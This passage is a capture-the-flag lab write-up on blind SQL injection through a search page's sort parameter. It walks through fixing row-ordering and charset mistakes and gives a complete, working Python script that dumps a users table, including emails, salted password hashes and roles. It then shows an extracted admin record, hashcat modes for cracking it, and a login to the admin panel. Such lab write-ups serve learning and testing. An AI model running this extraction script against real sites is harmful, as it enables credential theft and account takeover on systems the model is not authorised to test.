
Now, that script will get you the flag, getting all the rows from platform_config has the flag, and this is an unintended way to go about it, and when I first ran this script, I got the flag value with SEARCH_CACHE_TTL accompanied with it, when in reality the flag is in the same row as PLATFORM_API_LICENSE_KEY. We know this isn't the right way to go about it since the lab description mentions that we need to harvest credentials to escalate privileges.

Intended way to the flag
Mistake #1:
Alright, back to our major mistake, or well two of them, so basically, even with the platform_config extraction we were doing, we were just getting data that SQLite wanted to give us, but it wasn't structured in any way, so for example, as we can see from our original user output, we have this user at offset 0:
[email protected] : fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3d0cfbfe71228638284277ee
with the role at offset 0:
👤 USER OFFSET 0
[+] 1: a → a
[+] 2: d → ad
[+] 3: m → adm
[+] 4: i → admi
[+] 5: n → admin
[+] ROLE: admin
----------------------
but that doesn't necessarily mean that the field for the role and the field for the user and password are linked together, so it was just giving us information for the current state of how the fields looked like.
If a SELECT statement that returns more than one row does not have an ORDER BY clause, the order in which the rows are returned is undefined. Or, if a SELECT statement does have an ORDER BY clause, then the list of expressions attached to the ORDER BY determine the order in which rows are returned to the user. (link)
Meaning each column was extracted using separate queries with LIMIT/OFFSET,
the absence of ORDER BY caused inconsistent row ordering, resulting in mismatched data. So the password isn't for a.okafor, and the role "admin" isn't linked to a.okafor.
The way to fix this is simple, just change the queries for example in our platformconfig.py script to be:
        key_query = f"SELECT key FROM platform_config ORDER BY id LIMIT 1 OFFSET {i}"
        value_query = f"SELECT value FROM platform_config ORDER BY id LIMIT 1 OFFSET {i}"
Eventually, this will output the same flag from the unintended way, but it will be linked properly between the columns.
Moving on to the users, now we know that we don't have the correct administrator that we need to be attacking, but not only that, when we extracted all users, we still couldn't crack a single hash, so what's up with that?
Mistake #2:
During extraction of password hashes from the users table, the script appeared to work correctly but produced hashes that:
- could not be cracked
- did not match expected formats
- failed against
rockyou.txt
Example (incorrectly extracted):
fb6afa253fb9b9fbb053a5c0001d79a029abd5ad3d0cfbfe71228638284277ee
The issue was not with SQL injection or query logic, but with the character set used during blind extraction.
The script used a restricted charset:
charset = string.ascii_lowercase + string.digits + "[email protected]"
While analyzing the results from the scripts, I wondered how the hell I managed to extract the flag from the platform_config table because it used characters like "{" and "}" and I realized that of course while ChatGPTing the scripts, that the charset between them had changed, in the platform_config extraction attempt I opened the script and saw:
charset = string.ascii_letters + string.digits + "[email protected]{}:/"
So let's use this new information alongside the fact that we want to get everything in order from the users table, properly this time, without the data from the rows being jumbled as well as include our new character set.
import requests
import re
import string

URL = "http://app.gridmark.io/search"
COOKIE = {
    "session": ".eJyrVkrNTczMUbJSys3MSyzJLy0yckgHiegl5-cq6SillebkxOcl5qYiqwCKF-XngIRKi1OLgDwQFZ-ZomRlaFoLAJk7G7c.ad1sjg.u8PS6ErWw3zUdmmhOTRicPnG-04"
}

COLUMNS = [
    "id",
    "username",
    "email",
    "full_name",
    "password",
    "role",
    "registered_at",
    "last_login_at"
]

# ============================
# ORACLE
# ============================
def get_first_listing(html):
    match = re.search(r'gm-listing-address">([^<]+)</p>', html)
    return match.group(1).strip() if match else ""

def is_true(condition):
    payload = f"(CASE WHEN {condition} THEN price ELSE id END)"
    r = requests.get(URL, params={"q": "%", "sort": payload}, cookies=COOKIE)
    first = get_first_listing(r.text)
    return first.startswith("3200 Duval")


# ============================
# EXTRACTION
# ============================
def extract_char(query, pos):
    charset = string.ascii_letters + string.digits + "[email protected]:{} "

    for c in charset:
        condition = f"substr(({query}),{pos},1)='{c}'"
        if is_true(condition):
            return c

    return None


def extract_string(query):
    result = ""
    pos = 1

    while True:
        char = extract_char(query, pos)
        if not char:
            break

        result += char
        print(char, end="", flush=True)
        pos += 1

    return result


# ============================
# DUMP USERS
# ============================
print("\n============================")
print("[*] Dumping FULL users table")
print("============================")

for row in range(20):  # increase if needed
    print(f"\n\n👤 ROW {row}")
    row_data = {}

    # check if row exists via email (fast check)
    check_q = f"SELECT email FROM users ORDER BY id LIMIT 1 OFFSET {row}"
    exists = extract_string(check_q)

    if not exists:
        print("\n[!] No more rows")
        break

    row_data["email"] = exists
    print()

    for col in COLUMNS:
        if col == "email":
            continue  # already extracted

        print(f"[{col}] ", end="")
        q = f"SELECT {col} FROM users ORDER BY id LIMIT 1 OFFSET {row}"
        val = extract_string(q)
        print()

        row_data[col] = val

    print("\n--- ROW RESULT ---")
    for k, v in row_data.items():
        print(f"{k}: {v}")

YES! Now we have the full hash of the users, and this time we also have the correct user! (also please don't re-check the password outputs from before, as the hashes are different since I had to start multiple instances of this lab).
👤 ROW 0
[email protected]
[id] 1
[username] m.chen
[full_name] Michael Chen
[password] 4bb2c3727f4e39285ce6ebf28193ff73bdc81d05632320ce7a3d0bf15fa7622b:8ccf01bbd5e82e39b91250278870ee5c
[role] admin
[registered_at] 2024-01-15 09:00:00
[last_login_at]
The hash looks like either SHA256 (from the first iteration we had without the salt) or SHA256:SALT, so either 1400 or 1410 mode.

Now we can try and login as m.chen!

We have an Admin panel that we need to check out.

Out of all the options, we know Configuration sounds the juiciest so let's see what it holds.
Conclusion
This lab was great, it pushed me into figuring out how I can actually trust the data I am retrieving blindly, and obviously it showed that I trusted it too easily and early, especially since I wasn't taking into consideration that the extraction is an issue on my end. Great challenge on how Blind SQL injections work.